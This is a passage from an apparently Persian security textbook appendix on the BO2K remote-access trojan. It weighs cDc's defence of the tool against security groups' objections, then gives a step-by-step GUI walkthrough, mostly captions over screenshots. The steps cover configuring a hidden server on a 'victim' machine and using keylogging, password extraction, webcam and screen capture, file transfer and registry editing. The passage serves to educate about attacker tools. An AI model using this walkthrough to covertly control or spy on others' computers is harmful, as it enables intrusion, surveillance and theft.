اگر چه ممکن است سه نمایشنامهٔ قبلی تخیلی به نظر برسند و احسـاس کنیـد کـه در دنیـای واقـع اتفاق نمی‌افتند ولی اینطور نیست! امروزه حملات بـه قـدری پیچیـده و حرفـه‌ای شـده‌اند کـه حتـی هوشمندترین و سریعترین دیوارهای آتش و سیستمهای IDS نیز در برابـر چنیـن حملاتـی درهـم شکسته می‌شوند. اگر بـاور ندارید بـه گـزارش حمـلات گـروه "آواز فریبنـده Deceptive Due-" و گروههای نفوذگران برزیلی و هندی مراجعه کنید.

www.itqorve.loxblog.com

www.itqorve.loxblog.com

ضمیمهٔ الف) *BO2K* : اسب تروای مخرّب یا ابزار مدیریت مفید؛ شما قضاوت کنید!

در فصل دهم اشاره کردیم که پس از معرفی BO2K (در اواخر سال ۱۹۹۹) ، نام آن در فهرست سیاه ابزارهای مخرب و آلوده قرار گرفت؛ تمام ویروسیابها به محض یافتن آن بر روی سیستم فایل یک ماشین ، ضمن اعلام آلوده بودن سیستم ، آنرا حذف می‌کنند! گروه cDc (طراح BO2K) مدتها به این موضوع اعتراض می‌کرد؛ استدلال گروه cDc در مفید بودن BO2K آن بود که : **چرا نرم‌افزارهائی مثل ControlIT که نرم‌افزارهای تجاری و مُجاز هستند و عملکردی مشابه با BO2K دارند مضر و مخرّب شناخته نمی‌شوند و قانون از فروش آنها حمایت می‌کند در حالی که BO2K با همین قابلیتها (و حتی بهتر و قابل انعطاف‌تر) مخرّب و مضّر شناخته شده و با آن مبارزه می‌شود؛ در حالی که هم رایگان و هم کد آن آزاد و باز است؛ در ضمن بسیار منعطف بوده و هر کس می‌تواند با نوشتن Plug-in مورد نظر ، BO2K را در راستای اهداف خود توسعه بدهد.** بهرحال استدلال آنها به نتیجه‌ای نرسید و در اواخر سال ۲۰۰۱ سایت وب آنها تعطیل شد؛(BO2K هنوز در فهرست ابزارهای آلوده و مخرّب ویروس‌یابها قرار دارد و بشدّت با آن مبارزه می‌شود.)

گروههای امنیتی نیز برای مخرب بودن BO2K دلایل خاصی داشتند ، از جمله:

- برخی از گزینه‌های BO2K فقط با هدف خرابکاری نوشته شده‌اند. (مثل تغییر در رجیستری یا استخراج کلمات عبور)
- تکنیکهای مبادلهٔ اطلاعات بین سرویس‌دهندهٔ BO2K و سرویس‌گیرنده (Client) فقط برای حملات پیشرفته و مخفیانه کارآیی دارند نه برای مدیریت! مثلاً ارسال اطلاعات از طریق ICMP (که در فصل دهم با عنوان کانال پنهان بدان پرداختیم) راهی است برای گریز از چنگ Firewall و سیستم IDS . چنین امکاناتی در محصولات تجاری دیده نمی‌شود. (در ضمن سودی هم ندارد!)
- گزینه‌های مرتبط با خرابکاری و سرقت اطلاعات در BO2K زیاد است؛ در عوض امکانات مدیریتی آن کم است!!!

با تمام این تفاصیل برخی از مسئولین شبکه برای کنترل ماشینها از راه دور ، براحتی از BO2K استفاده می‌کنند و از آن راضی هستند، زیرا بگونه‌ای که در ادامهٔ این بخش خواهید دید نصب ، پیکربندی و استفاده از آن بسیار ساده است.


حال قضاوت با شماست : اگر با مطالب این کتاب بدقت آشنا شده‌اید ، قابلیتهای BO2K را تحلیل کنید و نهایتاً به قضاوت بنشینید که: آیا استدلال گروه cDc صحیح است یا استدلال گروه‌های امنیت سیستم!

در ادامهٔ این بخش به معرفی قابلیتهای BO2K می‌پردازیم. (اشاره شد که بخش سرویس‌دهندهٔ این نرم‌افزار که بدون علائم خاص و هیچ پنجره‌ای بر روی ماشین قربانی نصب می شود حدود 100 KByte است. نرم‌افزار مشتری BO2K که کنسول نفوذگر محسوب می‌شود شامل یک رابط گرافیکی (GUI) است و حدوداً 500KByte حجم دارد.)


www.itqorve.loxblog.com

www.itqorve.loxblog.com

۱) شروع پیکربندی BO2K ⇦




۲) تعیین نام برای سرویس‌دهندهٔ BO2K ⇦



۳) تعیین نوع ارتباط با ماشین هدف: اتصال‌گرا TCP یا بدوناتصال UDP ⇦

٤) تعیین شمارهٔ پورتی که سرویس‌دهندهٔ BO2K روی ماشین هدف به آن گوش می‌دهد. ⇦




۵) تعیین الگوریتم رمزنگاری داده‌هایی که بین BO2K و ماشین هدف مبادله می‌شود. ⇦

٦) تعیین کلمهٔ عبور برای سرویس‌دهندهٔ BO2K ⇦


www.itqorve.loxblog.com

www.itqorve.loxblog.com


۷) در این مرحله سرویس‌دهندهٔ BO2K با مشخصات تنظیم شده، برای نصب حاضر است.




۸) تغییر در پیکربندی BO2K




۹) حذف و اضافهٔ هرگونه Plug-Ins



۱۰) فضای کاری BO2K (کنسول فرمان)




۱۱) تغییر در تنظیمات سرویس‌دهندهٔ BO2K شامل نوع ارتباط،رمزنگاری و احراز هویت




۱۲) فضای کاری BO2K (کنسول فرمان) (بهمراه فهرست ماشینهای تحت کنترل)

www.itqorve.loxblog.com


www.itcorve.loxblog.com




⇦ ۱۳) در این مرحله پس از مشخص کردن ماشین قربانی باید دستور برقراری ارتباط صادر شود.




⇦ ۱۴) انتخاب نوع فرمان (سمت چپ) سپس صدور و ارسال آن (سمت راست)




⇦ ۱۵) ارسال بستهٔ Ping برای ماشین هدف و دریافت پاسخ (در صورت بازگشت)



⇦ ۱۶) ارسال یک Query ساده برای ماشین هدف




⇦ ۱۷) راه‌اندازی مجدد سیستم هدف از راه دور




⇦ ۱۸) فرمان قفل شدن سیستم هدف از راه دور

www.itcorve.loxblog.com


www.itqorve.loxblog.com




۱۹) استخراج اطلاعات حیاتی از سیستم هدف




۲۰) استخراج مشخصات سخت‌افزاری و نرم‌افزاری از سیستم هدف




۲۱) صدور فرمان درج و ذخیرهٔ تمام کلیدهایی که در روی ماشین هدف فشار داده می‌شود.



۲۲) صدور فرمان خاتمهٔ درج و ذخیرهٔ فشرده شدن کلیدها



۲۳) فرمان اخذ و نمایش فهرست کلیدهای فشار داده شده توسط کاربر (در ماشین هدف)




۲۴) فرمان حذف فایلی که در آن کلیدهای فشار داده شده ثبت گردیده است.


www.itqorve.loxblog.com

www.itcorve.loxblog.com


۲۵) محاوره با کاربر ماشین هدف ⇦




۲۶) تغییر در شمارهٔ پورت ارتباط ⇦




۲۷) حذف تمام شمارهٔ پورتهایی که قبلاً توسط BO2K تغییر داده شده‌اند. ⇦



۲۸) انتقال فایل توسط BO2K ⇦




۲۹) اضافه کردن یک منبع اشتراکی (مثل یک پارتیشن یا چاپگر) از ماشین هدف (یعنی تعیین یک منبع اختصاصی بصورت اشتراکی) ⇦




۳۰) حذف یک منبع اشتراکی (مثل یک پارتیشن یا چاپگر) از ماشین هدف (یعنی تعیین یک منبع اشتراکی بصورت اختصاصی) ⇦

www.itcorve.loxblog.com


www.itqorve.loxblog.com




۳۲) فرمان خاتمهٔ کار یک پروسهٔ فعال بر روی ماشین هدف




۳۱) فرمان نمایش فهرست پروسه‌های فعال بر روی ماشین هدف




۳۴) تنظیم مقادیر در فایلهای رجیستری از ماشین هدف



۳۳) ویرایش فایلهای رجیستری در ماشین هدف




۳۶) حذف یک کلید از فایلهای رجیستری در ماشین هدف




۳۵) دریافت و نمایش مقادیر کلیدها از فایلهای رجیستریِ ماشین هدف

www.itqorve.loxblog.com


www.itcprve.loxblog.com




۳۷) دریافت تصاویر از دوربین دیجیتالی نصب‌شده بر روی ماشین هدف ⇦




۳۸) دریافت تصویر فعلی در حال نمایش بر روی نمایشگر ماشین هدف ⇦



۳۹) دریافت فهرست فایلهای ماشین هدف ⇦



۴۰) جستجو در سیستم فایل ماشین هدف به دنبال فایلهای مورد نظر ⇦




۴۱) فشرده‌سازی یک فایل بر روی ماشین هدف (بمنظور انتقال سریع) ⇦


۴۲) باز کردن یک فایل فشرده‌شده به حالت اصلی (پس از انتقال آن به ماشین هدف) ⇦

www.itcprve.loxblog.com

